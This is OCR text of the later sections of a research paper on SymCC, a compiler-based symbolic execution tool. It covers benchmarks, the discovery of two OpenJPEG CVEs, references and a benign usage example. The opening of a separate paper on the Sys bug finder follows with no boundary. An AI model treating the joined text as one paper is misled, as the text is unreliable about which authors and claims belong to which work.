SYMCC modifies the target program extensively during compilation, which results in increased compilation time and larger binaries (because of inserted instrumentation). In order to quantify this overhead, we first compiled all 116 CGC programs both SYMCC and regular `clang`, and measured the total build time in either case. Compilation required 602 s with SYMCC, compared to 380 s with `clang`; this corresponds to an increase of 58 %. Note that this is a one-time overhead: once a target program is built, it can be run an arbitrary number of times.

Next, we compared the size of each instrumented executable produced by SYMCC with the corresponding unmodified executable emitted by `clang`. On average, our instrumented binaries are larger by a factor of 3.4. While we have not optimized SYMCC for binary size, we believe that there

[8] The documentation of AFL, for example, recommends that target programs should be fast enough to achieve "ideally over 500 execs/sec most of the time" [46].




Figure 9: Density of the AFL coverage map over time. The shaded areas are the 95 % confidence corridors. The respective differences between QSYM and SYMCC are statistically significant with $p < 0.0002$. Note that the coverage improvement correlates with the speedup displayed in Figure 10.

is potential to reduce this factor if needed. The largest contribution to code size comes from run-time concreteness checks; if binary size became a major concern, one could disable concreteness checks to trade execution time for space. In our tests we have not experienced the necessity.

5.1.4 Impact of concreteness checks

In Section 3.4, we claimed that considerable improvements can be gained by checking data for concreteness at run time and skipping symbolic computation if all operands are concrete.

To illustrate this claim, let us examine just the initialization phase of the CGC program `CROMU_00001`. During the startup, the CGC "standard library" populates a region in memory with pseudo-random data obtained by repeated AES computations on a seed value; this happens before any user input is read. In the uninstrumented version of the program, the initialization code executes within roughly 8 ms. This is the baseline that we should aim for. However, when we run a version of SYMCC *with concreteness checks disabled* on `CROMU_00001`, execution takes more than five minutes using our own simple backend, and with the faster QSYM backend SYMCC still requires 27 s. The reason is that the instrumented program calls into the symbolic backend at every operation, which creates symbolic expressions, regardless of the fact that all operands are fully concrete. The QSYM backend performs better than our simple backend because it can fold constants in symbolic expressions and has a back-off mechanism that shields the solver against overload [45]. However, recall that we are executing on concrete data only—it should not be necessary to invoke the backend at all!

In fact, concreteness checks can drastically speed up the analysis by entirely freeing the symbolic backend from the need to keep track of concrete computations. With concreteness checks enabled (as described in Section 4.4), the symbolic backend is only invoked when necessary, i.e., when at least one input to a computation is symbolic. For the initialization of `CROMU_00001`, enabling concreteness checks results in a reduction of the execution time to 0.14 s with the QSYM backend (down from 27 s). The remaining difference with the uninstrumented version is largely due to the overhead of backend initialization and memory operations for book-keeping.

We assessed the effect across the CGC data set with PoV inputs and found that the results confirm our intuition: concreteness checks are beneficial in almost all situations. The only 3 cases where they increased the execution time instead of decreasing it were very long-running programs that perform heavy work on symbolic data.

5.2 Real-world software

We have shown that SYMCC outperforms state-of-the-art systems in artificial benchmark scenarios. Now we demonstrate that these findings apply as well to the analysis of real-world software. In particular, we show that SYMCC achieves comparable or better overall performance despite its simple implementation and architecture-independent approach.

We used QSYM and SYMCC in combination with the fuzzer AFL [46] to test popular open-source projects (using AFL version 2.56b); KLEE is not applicable because of unsupported instructions in the target programs. For each target program, we ran an AFL master instance, a secondary AFL instance, and one instance of either QSYM or SYMCC. The symbolic execution engines performed concolic execution on the test cases generated by the AFL instances, and the resulting new test cases were fed back to the fuzzers. Note that this is a relatively naive integration between symbolic execution and fuzzer; however, since the focus of this work is on the performance of symbolic execution, we leave the exploration of more sophisticated coordination techniques to future work.

Fuzzing is an inherently randomized process that introduces a lot of variables outside our control. Following the recommendations by Klees et al. [23], we therefore let the analysis continue for 24 hours, we repeated each experiment 30 times, and we evaluated the statistical significance of the results using the Mann-Whitney U test. Our targets are OpenJPEG, which we tested in an old version with known vul-




Figure 10: Time per symbolic execution (median and quartiles, excluding executions that exhausted time or memory resources). The difference between QSYM and SYMCC is statistically significant with $p < 0.0001$. Note the correlation between higher speed here and increased coverage in Figure 9.

nerabilities, and the latest master versions of libarchive and tcpdump. In total, we spent 3 experiments $\times$ 2 analysis systems $\times$ 30 $\frac{\text{iterations}}{\text{experiment·analysis system}} \times 3\frac{\text{CPU cores}}{\text{iteration}} \times$ 24 hours = 12 960 CPU core hours $\approx$ 17.8 CPU core months. The hardware used for these experiments was an Intel Xeon Platinum 8260 CPU with 2 GB of RAM available to each process (AFL, QSYM or SYMCC).

While running the fuzzer and symbolic execution as specified above, we measured the code coverage as seen by AFL[9] (Figure 9) and the time spent on each symbolic execution of the target program (Table 1 and Figure 10). We found that SYMCC not only executes faster than QSYM (which is consistent with the benchmarks of Section 5.1) but also reaches significantly higher coverage on all three test programs. Interestingly, the gain in coverage appears to be correlated with the speed improvement, which confirms our intuition that accelerating symbolic execution leads to better program testing.

Since we used an old version of OpenJPEG known to contain vulnerabilities, we were able to perform one more measurement in this case: the number of crashes found by AFL. Unfortunately, crash triage is known to be challenging, and we are not aware of a generally accepted approach to determine uniqueness. We therefore just remark that there is no significant difference between the number of AFL "unique crashes" found with QSYM and SYMCC on this version of OpenJPEG.

In the course of our experiments with OpenJPEG, SYMCC found two vulnerabilities that affected the latest master version at the time of writing as well as previous released versions. Both vulnerabilities were writing heap buffer overflows and therefore likely exploitable. They had not been detected before, even though OpenJPEG is routinely fuzzed with state-of-the-art fuzzers and considerable computing resources by Google's OSS-Fuzz project. We reported the vulnerabilities to the project maintainers, who confirmed and fixed both. The vulnerabilities were subsequently assigned CVE identifiers 2020-6851 and 2020-8112 and given high impact scores by NIST (7.5 and 8.8, respectively). In both cases, the problems arose from missing or incorrect bounds checks—symbolic execution was able to identify the potential issue and solve the corresponding constraints in order to generate crashing inputs. In the same experiments, QSYM did not find new vulnerabilities.

In conclusion, our experiments show that SYMCC is not only faster than state-of-the-art systems on benchmark tests—we demonstrated that the increased speed of symbolic execution also translates to better performance when testing real-world software.

[9] AFL's coverage map is known to be prone to collisions and therefore does not reflect actual code coverage [14]. However, AFL bases its decisions on the coverage map, so the map is what counts when evaluating the benefit of a symbolic execution system for the fuzzer.

6 Discussion and future work

In this section, we discuss the results of our evaluation and show some directions for future work.

6.1 Benefits of compilation

We have seen in that our compilation-based approach provides a much faster execution component for symbolic execution than existing IR interpreters and IR-less systems. At the same time, we retain the flexibility that comes with building symbolic execution on top of an intermediate representation (i.e., our implementation is not tied to a particular machine architecture) and the robustness of IR-less systems (i.e., computations that we cannot analyze are still performed correctly by the CPU). We believe that compilation-based symbolic execution, where applicable, has the potential of accelerating symbolic execution to a level that is comparable with fuzzing, making it significantly more useful for bug discovery and rendering the combination of symbolic execution and fuzzing even more attractive.

6.2 Portability and language support

Our current prototype supports programs written in C and C++. However, since we build on the LLVM framework, we could support any program that is translatable to LLVM bitcode. In particular, this means that we can integrate SYMCC into any LLVM-based compiler, such as the default compilers for Rust [41] and Swift [1], and the alternative Go compiler `gollvm` [15]. Similarly, we can generate binaries for any machine architecture that LLVM supports, without any changes in our code. More generally, the technique of compilation-based symbolic execution applies to any compiled programming language.

6.3 Binary analysis

So far, we have only discussed compilation-based symbolic execution in contexts where the source code of the program

	OpenJPEG		libarchive		tcpdump	
	SYMCC	QSYM	SYMCC	QSYM	SYMCC	QSYM
Average execution time per analysis (s)	1.9	14.9	1.6	19.1	0.3	27.1
Average solver time per analysis (s)	26.4	15.7	0.2	1.8	0.3	8.2
Average total time per analysis (s)	28.3	30.6	1.8	20.9	0.6	35.3
Average share of execution (%)	6.7	48.7	91.7	91.2	41.7	76.8
Average share of SMT solving (%)	93.3	51.3	8.3	8.8	58.3	23.2
Speedup factor vs QSYM	1.1		11.6		58.8	

Table 1: Time split between execution and SMT solving. See Figure 10 for a visualization of the total analysis times. Note how the speedup factor in the last row correlates with SYMCC's improved coverage displayed in Figure 9.

under test is available. A common criticism of source-based tools is that they fall short when the source for parts or all of a program is not available. For example, developers may be in control of their own source code but rely on a third-party library that is available in binary form only. SYMCC handles such situations by treating binary-only components as black boxes returning concrete values. While this should be sufficient for simple cases like binary-only libraries or inline assembly, there are situations where *symbolic* execution of binary-only components is necessary, i.e., where one wants to keep track of the computations inside the black boxes. We see two promising avenues for addressing such use cases:

6.3.1 Lifting

SYMCC currently uses compiler frontends to create LLVM bitcode from source code, but there is no fundamental reason for creating the bitcode from the source: S2E [9] popularized the idea of generating a high-level IR from binaries for the purpose of symbolic execution. It generates LLVM bitcode from the internal program representation of QEMU [2] and runs it in KLEE [5]. A similar approach is used by angr [37], which dynamically generates VEX IR for a symbolic interpreter from binaries. Several other such *lifters* have been designed for purposes outside the realm of symbolic analysis [21]. While the IR obtained from binaries is more verbose [32], SYMCC could be used in combination with a lifter to compile symbolic handling into existing binaries. Trail of Bits has recently applied a similar lifting technique to KLEE, essentially converting it from a source-based tool to a symbolic execution engine that can work on binaries [43].

6.3.2 Hybrid with QSYM

It may be possible to combine our compilation-based approach with QSYM's capabilities of working on binaries; basically, one would benefit from SYMCC's fast execution in the parts of the program under test for which source code is available and fall back to QSYM's slower observer-based approach in binary-only parts. Considering that SYMCC can already work with QSYM's symbolic backend, symbolic expressions could be passed back and forth between the two realms—the main challenge then lies in handling the transitions between source-based and binary-only program components.

We would like to remark, however, that even binary-based symbolic execution is often evaluated on open-source software, and many gray-box fuzzers like AFL [46] only reach their full performance when the source code of the program under test is available for instrumentation.

7 Related work

As a program analysis technique, symbolic execution exists on a spectrum. On the one extreme of that spectrum, bounded model checking inlines all functions, unrolls loops up to a certain bound and translates the entire program into a set of constraints [13, 33]. While this process is sometimes called "symbolic compilation" [3], it is not to be confused with our compilation-based symbolic execution: bounded verification reasons about all executions at once, thus allowing for very sophisticated queries but pushing most of the load to the SMT solver. Our approach, in contrast, follows the tradition of symbolic execution by reasoning about the program per execution path [5, 9, 37]. On the other end of the spectrum, fuzz testing executes target programs with very light or no instrumentation, heuristically mutating inputs (and possibly using feedback from the instrumentation) in the hope of finding inputs that evoke a certain behavior, typically program crashes [4, 8, 12, 27, 46].

While bounded verification provides powerful reasoning capabilities, fuzzing is extremely fast in comparison. Conventional symbolic execution lies between the two [5, 9, 37], with state-merging approaches [24, 42] leaning more towards bounded verification, and hybrids with fuzzing attempting to produce fast but powerful practical systems [39, 45]. It is this last category of systems that forms the basis for our approach: we aim at a combination of symbolic execution and fuzzing similar to Driller [39] and QSYM [45]. By speeding up symbolic execution, we aim to make its more sophisticated reasoning available in situations where previously only fuzzing was fast enough.

Current work in symbolic execution, as outlined above and referenced throughout the paper, applies either interpreter- or observer-based techniques. While early systems embedded symbolic reasoning directly [6, 16, 35], they performed the instrumentation at the level of C code, which severely restricts the set of possible input programs and complicates the implementation significantly [16]. The approach of instrumenting the program under test directly was abandoned in KLEE [5], and subsequent work in symbolic execution mostly followed its lead. We are not aware of any performance comparison between the direct embedding implemented in early work and the interpreter approach to symbolic execution implemented by KLEE and later systems; we assume that the switch happened because interpreters are more flexible and easier to implement correctly. With SYMCC, we demonstrate that directly embedding concolic execution into the target program yields much higher performance than state-of-the-art systems; at the same time, however, performing the embedding at the level of the compiler's intermediate representation allows us to maintain the flexibility that is common in modern implementations.

The most closely related project outside the field of symbolic execution is Rosette, a "solver-aided programming language" [42]. It allows programmers to express symbolic constraints while writing a program, which it then executes in a "Symbolic Virtual Machine". In contrast to our approach, it is not meant for the analysis of arbitrary programs but rather aims to support the development of program-synthesis and verification tools. It requires the developer to use a domain-specific language and design the program for symbolic analysis from the start. Moreover, it does not compile the program to machine code but rather executes it in a host environment, similarly to how KLEE orchestrates multiple execution states in a single process.

SMT Kit [19] is a project that performs a similar embedding into C++, and there is (incomplete) support for automatically transforming source code to use the library [18]. The idea, if fully executed, may have led to a system similar to SYMCC, but the project seems to have been abandoned years ago without a publication, and we have been unable to contact the author. We anticipate that a robust source-to-source translation would have been much more difficult to implement than our IR transformation due to the complexity of the C++ language in comparison with LLVM bitcode. Moreover, the system would have been inherently limited to a single programming language, just like the early implementations for C mentioned above, while SYMCC's transformation at the IR level allows it to support any source language for which an LLVM-based compiler exists.

8 Conclusion

We have presented SYMCC, a symbolic execution system that embeds symbolic processing capabilities in programs under test via a compiler. The evaluation shows that the direct embedding yields significant improvements in the execution speed of the target programs, outperforming current approaches by a large margin. Faster execution accelerates the analysis at large and increases the chances of bug discovery, leading us to find two high-impact vulnerabilities in a heavily tested library. By using a compiler to insert symbolic handling into target programs, we combine the advantages of IR-based and IR-less symbolic execution: SYMCC is architecture-independent and can support various programming languages with little implementation effort (like IR-based approaches), but the analysis is very fast—considerably faster even than current IR-less techniques.

Acknowledgments

We would like to thank Insu Yun, the first author of QSYM, for helping us to replicate the experimental results reported in the QSYM paper [45]. Moreover, we are grateful to Khaled Yakdan for his feedback on earlier versions of this paper. Finally, we thank the anonymous paper and artifact reviewers for taking the time to study our work and provide constructive feedback. This work has been supported by the DAPCODS/IOTics ANR 2016 project (ANR-16-CE25-0015).

Availability

SYMCC is publicly available at http://www.s3.eurecom.fr/tools/symbolic_execution/symcc.html. The page also contains links to the source code of all programs that we used in our evaluation, as well as the raw results of the experiments. SYMCC's code base is thoroughly documented in order to serve as a basis for future research by the community.

References

[1] Apple Inc. Swift.org – compiler and standard library. https://swift.org/compiler-stdlib/#compiler-architecture.

[2] Fabrice Bellard. QEMU, a fast and portable dynamic translator. In *USENIX Annual Technical Conference, FREENIX Track*, volume 41, page 46, 2005.

[3] Rastislav Bodík, Kartik Chandra, Phitchaya Mangpo Phothilimthana, and Nathaniel Yazdani. Domain-specific symbolic compilation. In *2nd Summit on Advances in Programming Languages (SNAPL 2017)*. Schloss Dagstuhl-Leibniz-Zentrum fuer Informatik, 2017.

[4] Marcel Böhme, Van-Thuan Pham, Manh-Dung Nguyen, and Abhik Roychoudhury. Directed greybox fuzzing. In *Proceedings of the 2017 ACM SIGSAC Conference on*

Computer and Communications Security, pages 2329–2344. ACM, 2017.

[5] Cristian Cadar, Daniel Dunbar, and Dawson R. Engler. KLEE: Unassisted and automatic generation of high-coverage tests for complex systems programs. In *OSDI*, volume 8, pages 209–224, 2008.

[6] Cristian Cadar, Vijay Ganesh, Peter M. Pawlowski, David L. Dill, and Dawson R. Engler. EXE: automatically generating inputs of death. *ACM Transactions on Information and System Security (TISSEC)*, 12(2):10, 2008.

[7] Sang Kil Cha, Thanassis Avgerinos, Alexandre Rebert, and David Brumley. Unleashing Mayhem on binary code. In *2012 IEEE Symposium on Security and Privacy*, pages 380–394. IEEE, 2012.

[8] Hongxu Chen, Yinxing Xue, Yuekang Li, Bihuan Chen, Xiaofei Xie, Xiuheng Wu, and Yang Liu. Hawkeye: Towards a desired directed grey-box fuzzer. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2095–2108. ACM, 2018.

[9] Vitaly Chipounov, Volodymyr Kuznetsov, and George Candea. S2E: A platform for in-vivo multi-path analysis of software systems. In *ACM SIGARCH Computer Architecture News*, volume 39, pages 265–278. ACM, 2011.

[10] Nassim Corteggiani, Giovanni Camurati, and Aurélien Francillon. Inception: system-wide security testing of real-world embedded systems software. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 309–326, 2018.

[11] Leonardo De Moura and Nikolaj Bjørner. Z3: An efficient SMT solver. In *International conference on Tools and Algorithms for the Construction and Analysis of Systems*, pages 337–340. Springer, 2008.

[12] Joe W. Duran and Simeon Ntafos. A report on random testing. In *Proceedings of the 5th International Conference on Software Engineering*, ICSE '81, pages 179–183, Piscataway, NJ, USA, 1981. IEEE Press.

[13] E. Allen Emerson and Edmund M. Clarke. Characterizing correctness properties of parallel programs using fixpoints. In *International Colloquium on Automata, Languages, and Programming*, pages 169–181. Springer, 1980.

[14] Shuitao Gan, Chao Zhang, Xiaojun Qin, Xuwen Tu, Kang Li, Zhongyu Pei, and Zuoning Chen. CollAFL: Path sensitive fuzzing. In *2018 IEEE Symposium on Security and Privacy*, pages 679–696. IEEE, 2018.

[15] Go git repositories. gollvm. https://go.googlesource.com/gollvm/.

[16] Patrice Godefroid, Nils Klarlund, and Koushik Sen. DART: directed automated random testing. In *ACM Sigplan Notices*, volume 40, pages 213–223. ACM, 2005.

[17] Patrice Godefroid, Michael Y. Levin, and David Molnar. Sage: whitebox fuzzing for security testing. *Communications of the ACM*, 55(3):40–44, 2012.

[18] Alex Horn. Clang CRV front-end. https://github.com/ahorn/native-symbolic-execution-clang, 2014.

[19] Alex Horn. SMT Kit. https://github.com/ahorn/smt-kit, 2014.

[20] C.-A. Hsieh, M. T. Conte, T. L. Johnson, J. C. Gyllenhaal, and W.-W. Hwu. Compilers for improved java performance. *Computer*, 30(6):67–75, June 1997.

[21] Soomin Kim, Markus Faerevaag, Minkyu Jung, SeungIl Jung, DongYeop Oh, JongHyup Lee, and Sang Kil Cha. Testing intermediate representations for binary analysis. In *Proceedings of the 32nd IEEE/ACM International Conference on Automated Software Engineering*, pages 353–364. IEEE Press, 2017.

[22] James C. King. Symbolic execution and program testing. *Communications of the ACM*, 19(7):385–394, 1976.

[23] George Klees, Andrew Ruef, Benji Cooper, Shiyi Wei, and Michael Hicks. Evaluating fuzz testing. In *Proceedings of the 2018 ACM SIGSAC Conference on Computer and Communications Security*, pages 2123–2138, 2018.

[24] Volodymyr Kuznetsov, Johannes Kinder, Stefan Bucur, and George Candea. Efficient state merging in symbolic execution. In *Acm Sigplan Notices*, volume 47, pages 193–204. ACM, 2012.

[25] Chris Lattner and Vikram Adve. LLVM: A compilation framework for lifelong program analysis & transformation. In *Proceedings of the International Symposium on Code Generation and Optimization: Feedback-Directed and Runtime Optimization*, page 75. IEEE Computer Society, 2004.

[26] LLVM Project. "libc++" C++ standard library. https://libcxx.llvm.org/.

[27] LLVM Project. libFuzzer – a library for coverage-guided fuzz testing. https://llvm.org/docs/LibFuzzer.html.

[28] Chi-Keung Luk, Robert Cohn, Robert Muth, Harish Patil, Artur Klauser, Geoff Lowney, Steven Wallace, Vijay Janapa Reddi, and Kim Hazelwood. Pin: building

customized program analysis tools with dynamic instrumentation. In *Acm sigplan notices*, volume 40, pages 190–200. ACM, 2005.

[29] Nicholas Nethercote and Julian Seward. Valgrind: a framework for heavyweight dynamic binary instrumentation. In *ACM SIGPLAN 2007 Conference on Programming Language Design and Implementation (PLDI 2007)*, volume 42, pages 89–100. ACM, 2007.

[30] Anh Nguyen-Tuong, David Melski, Jack W. Davidson, Michele Co, William Hawkins, Jason D. Hiser, Derek Morris, Ducson Nguyen, and Eric Rizzi. Xandra: An autonomous cyber battle system for the cyber grand challenge. *IEEE Security & Privacy*, 16(2):42–51, 2018.

[31] Sebastian Österlund, Kaveh Razavi, Herbert Bos, and Cristiano Giuffrida. Parmesan: Sanitizer-guided greybox fuzzing. In *29th USENIX Security Symposium (USENIX Security 20)*, 2020.

[32] Sebastian Poeplau and Aurélien Francillon. Systematic comparison of symbolic execution systems: intermediate representation and its generation. In *Proceedings of the 35th Annual Computer Security Applications Conference*, pages 163–176. ACM, 2019.

[33] Jean-Pierre Queille and Joseph Sifakis. Specification and verification of concurrent systems in CESAR. In *International Symposium on Programming*, pages 337–351. Springer, 1982.

[34] Florent Saudel and Jonathan Salwan. Triton: A dynamic symbolic execution framework. In *Symposium sur la sécurité des technologies de l'information et des communications, SSTIC, France, Rennes, June 3-5 2015*, pages 31–54. SSTIC, 2015.

[35] Koushik Sen, Darko Marinov, and Gul Agha. CUTE: a concolic unit testing engine for c. In *ACM SIGSOFT Software Engineering Notes*, volume 30, pages 263–272. ACM, 2005.

[36] Konstantin Serebryany, Derek Bruening, Alexander Potapenko, and Dmitriy Vyukov. AddressSanitizer: A fast address sanity checker. In *Presented as part of the 2012 USENIX Annual Technical Conference (USENIX ATC 12)*, pages 309–318, 2012.

[37] Yan Shoshitaishvili, Ruoyu Wang, Christopher Salls, Nick Stephens, Mario Polino, Andrew Dutcher, John Grosen, Siji Feng, Christophe Hauser, Christopher Kruegel, et al. SoK: (State of) The art of war: Offensive techniques in binary analysis. In *2016 IEEE Symposium on Security and Privacy*, pages 138–157. IEEE, 2016.

[38] Evgeniy Stepanov and Konstantin Serebryany. MemorySanitizer: fast detector of uninitialized memory use in C++. In *Proceedings of the 13th Annual IEEE/ACM International Symposium on Code Generation and Optimization*, pages 46–55. IEEE Computer Society, 2015.

[39] Nick Stephens, John Grosen, Christopher Salls, Andrew Dutcher, Ruoyu Wang, Jacopo Corbetta, Yan Shoshitaishvili, Christopher Kruegel, and Giovanni Vigna. Driller: Augmenting fuzzing through selective symbolic execution. In *NDSS*, volume 16, pages 1–16, 2016.

[40] The Clang Team. Clang C language family frontend for LLVM. https://clang.llvm.org/, 2019.

[41] The Rust Programming Language Team. Guide to rustc development. https://rust-lang.github.io/rustc-guide/, 2019.

[42] Emina Torlak and Rastislav Bodik. A lightweight symbolic virtual machine for solver-aided host languages. In *ACM SIGPLAN Notices*, volume 49, pages 530–541. ACM, 2014.

[43] Trail of Bits. Binary symbolic execution with KLEE-Native. https://blog.trailofbits.com/2019/08/30/binary-symbolic-execution-with-klee-native/, 2019.

[44] Clark Wiedmann. A performance comparison between an apl interpreter and compiler. *SIGAPL APL Quote Quad*, 13(3):211–217, March 1983.

[45] Insu Yun, Sangho Lee, Meng Xu, Yeongjin Jang, and Taesoo Kim. QSYM: A practical concolic execution engine tailored for hybrid fuzzing. In *27th USENIX Security Symposium (USENIX Security 18)*, pages 745–761, 2018.

[46] Michał Zalewski. american fuzzy lop. http://lcamtuf.coredump.cx/afl/.

A SymCC usage example

Figure 4 shows an example interaction with SymCC: We first compile the program displayed in Listing 3, simulating a log-in interface. Then we run the program with an initial test input and demonstrate that concolic execution generates a new test input that allows us to access the most interesting portion of the program. While this is a very basic example, we hope that it gives the reader an idea of how SymCC can be used.

```
#include <iostream>

int main(int argc, char *argv[]) {
  std::cout << "What's your name?" << std::endl;
  std::string name;
  std::cin >> name;

  if (name == "root")
    std::cout << "What is your command?"
              << std::endl;
  else
    std::cout << "Hello, " << name << "!"
              << std::endl;

  return 0;
}
```

Listing 3: A sample C++ program that emulates a log-in interface. The most interesting portion of the program is reached when the user inputs "root".

```
$ sym++ -o login_symcc login.cpp
$ export SYMCC_OUTPUT_DIR=/tmp/symcc
$ echo "john" | ./login_symcc 2>/dev/null
What's your name?
Hello, john!
$ cat /tmp/symcc/000008-optimistic
root
```

Listing 4: A shell session that demonstrates how a user would compile and run the program from Listing 3 with SYMCC. Lines prefixed with a dollar sign indicate commands entered by the user. Note how the analysis proposes "root" as a new test input.

In larger software projects, it is typically sufficient to export `CC=symcc` and `CXX=sym++` before invoking the respective build system; it will pick up the compiler settings and build an instrumented target program transparently.

B The curious case of `NRFIN_00007`

The CGC program `NRFIN_00007` contains a bug that changes the program's observable behavior depending on the compiler and compilation flags. We believe that it is unrelated to the intended vulnerability in the program (i.e., a buffer overflow triggered by certain user inputs). Listing 5 shows an excerpt of the program's `main` function. During initialization (and before any user input is read), it checks the uninitialized variable `ret` and exits prematurely if its value is non-zero. In practical execution, this causes the program to exit early depending on the stack layout chosen by the compiler. Since SYMCC, KLEE and QSYM all use different means to compile the target program, the bug would introduce errors into our evaluation; we therefore excluded `NRFIN_00007` from the test set.

```
int main(void) {
    int ret;
    size_t size;

    malloc_init();

    if (ret != 0)
        _terminate(ret);

    // ...
}
```

Listing 5: A bug in the code of `NRFIN_00007`. The variable `ret` is used uninitialized; if its value is non-zero, the program exits prematurely without ever reading user input.

Sys: a Static/Symbolic Tool for Finding Good Bugs in Good (Browser) Code

Fraser Brown
Stanford University

Deian Stefan
UC San Diego

Dawson Engler
Stanford University

Abstract

We describe and evaluate an extensible bug-finding tool, Sys, designed to automatically find security bugs in huge codebases, even when easy-to-find bugs have been already picked clean by years of aggressive automatic checking. Sys uses a two-step approach to find such tricky errors. First, it breaks down large—tens of millions of lines—systems into small pieces using user-extensible static checkers to quickly find and mark *potential* errorsites. Second, it uses user-extensible symbolic execution to deeply examine these potential errorsites for actual bugs. Both the checkers and the system itself are small (6KLOC total). Sys is flexible, because users must be able to exploit domain- or system-specific knowledge in order to detect errors and suppress false positives in real codebases. Sys finds many security bugs (51 bugs, 43 confirmed) in well-checked code—the Chrome and Firefox web browsers—and code that some symbolic tools struggle with—the FreeBSD operating system. Sys's most interesting results include: an exploitable, cash bountied CVE in Chrome that was fixed in seven hours (and whose patch was backported in two days); a trio of bountied bugs with a CVE in Firefox; and a bountied bug in Chrome's audio support.

1 Introduction

This paper focuses on automatically finding security bugs, even in code where almost everything easy-to-find has been removed by continuous checking with every tool implementers could get their hands on. We check three systems in this category (§5): Google's Chrome browser, Mozilla's Firefox browser, and the SQLite database. Chrome fuzzers run 24/7 on over 25,000 machines [21] and are combined with dynamic tools that look for low-level memory errors, while Firefox runs at least six fuzzers just for its JavaScript engine [88]. Both browsers run modern static bug finding tools and both pay cash bounties for security vulnerabilities [51, 103]. Most extremely, the SQLite database, included in both Chrome and Firefox and thus checked with all of their methods, also includes three independent test suites with *100% branch coverage* which are run on many different architectures and configurations (32- and 64-bit, little and big endian, etc.) [22, 116].

Our new bug-finding system, Sys, was born out of our failure to find security bugs in Chrome and Firefox. One of our previous static tools—which looks for simple buggy patterns in source code, along the lines of [39, 60, 85, 121]—found only three security bugs in browsers [40]. As far as we could tell, most of the security bugs it was capable of finding were long gone. Our group's symbolic execution tool, KLEE [45]—which conceptually executes programs over all possible inputs, a powerful but expensive technique—simply couldn't scale to huge browser codebases off-the-shelf, and adapting such a complex tool was daunting. To address the drawbacks of both approaches, we combine them: static analysis, cheap and imprecise, achieves high recall in identifying possible errorsites, and symbolic analysis, expensive and thorough, achieves high precision in reasoning about those errorsites.

Sys first uses a static analysis pass to identify *potential* errorsites. This pass is not precise, and typically errs on the side of false positives over false negatives; Sys uses symbolic execution (symex) to "clean up" these results, as we discuss below. Users can write their own static extensions to identify potentially buggy snippets of code, or they can use Sys's existing passes to point symex in the right direction.

Next, Sys uses symbolic execution to reason deeply about each potential errorsite that static analysis (static) identifies. Symbolic execution generally provides high precision [47, 124]. For example, it can determine that a certain value must equal seven on one path and one hundred on the other. Fine-grained value reasoning means that symex can find bugs that static can't, but also makes symex routinely intractable, even for small programs: it reasons about *all possible values*, whereas simple static analysis reasons primarily about dataflows.

Sys sidesteps the symex bottleneck by only symbolically executing small snippets of code that the static analysis pass flags as potentially buggy. Intuitively, this works because many bugs only require a small amount of context to understand (e.g., finding an infinite loop may just require looking at the loop's body and header). This strategy is an adaption of underconstrained (UC) symbolic execution [63, 115], which improves the scalability of symex by executing individual functions instead of whole programs. Sys takes this a step further by only executing the snippets of code that static analysis identifies. Users can write their own symbolic analyses, or they can use Sys's existing analyses out-of-the-box.

Category	Number	Reference
Sec-high	1 (13 total bugs)	[1]
Sec-medium/moderate	4	[2–5]
Sec-low	4	[6–9]
Sec-other	3	[10, 11]
Bounty	3 (17 total bugs)	[1–3]
CVE	4 (18 total bugs)	[1, 3, 4, 7]
Security audits	2	[1, 12]
Patched functions	27	[1–3, 7, 11, 13, 14]
Patched bugs	16	[1–3, 7, 11, 13, 14]
Already patched	3	-
Mystery patch	5	-
Reported bugs	51	-
Confirmed bugs	43	-
False positives	18	-

Figure 1: This table summarizes the bugs Sys found. We do not double-count bugs or false positives that appear in both browsers. Browser vendors classify security bugs as [53, 105]: *sec-high*, e.g., bugs attackers can use to corrupt the browser's memory and hijack its control flow to, for instance, steal bank account information; *sec-medium*, e.g., bugs attackers can use to leak browser memory like login cookies; *sec-low*, bugs whose scope is limited, but would otherwise be considered higher severity. The bounty row indicates bugs that received cash rewards from the browsers in which they appeared, and the CVE row lists bugs that have been listed in a global vulnerability database. The security audits row lists bug reports that have prompted developers to "audit" their code for more instances of the bug we reported. Finally, the mystery patch row indicates patches that are unaccounted for: they patch bugs that Sys found, but because of backports, we can't tell *when* they were patched.

Finally, we designed Sys to be flexible, because real-world checking is a game of iterative hypothesis testing: in our experience, it takes many tries to express a property (e.g., use of uninitialized memory) correctly, and many more to suppress false positives—and both tasks often take advantage of ad hoc, program-specific information. We wanted Sys to combine the flexibility of a standard static checking framework (e.g., the Clang Static Analyzer [87, 151]) with the power of a symbolic execution engine.

The challenge of building a flexible symbolic checking tool is that symex is inherently complicated—it has to reason about each individual bit in the program under test—but flexibility requires that using and changing the system be easy. To address this challenge, we created an embedded domain-specific language (DSL) to abstract some of the complications of symbolic reasoning (§3). Users write symbolic checkers in the DSL. The entire Sys symbolic execution engine is written in the *same* DSL, which mechanically guarantees that users have the power to write arbitrary checkers, extend the system, or replace any part of it.

To the best of our knowledge, Sys is the first system to do symex on large, complex, automatically tested systems like browsers. The main contributions of this work are:

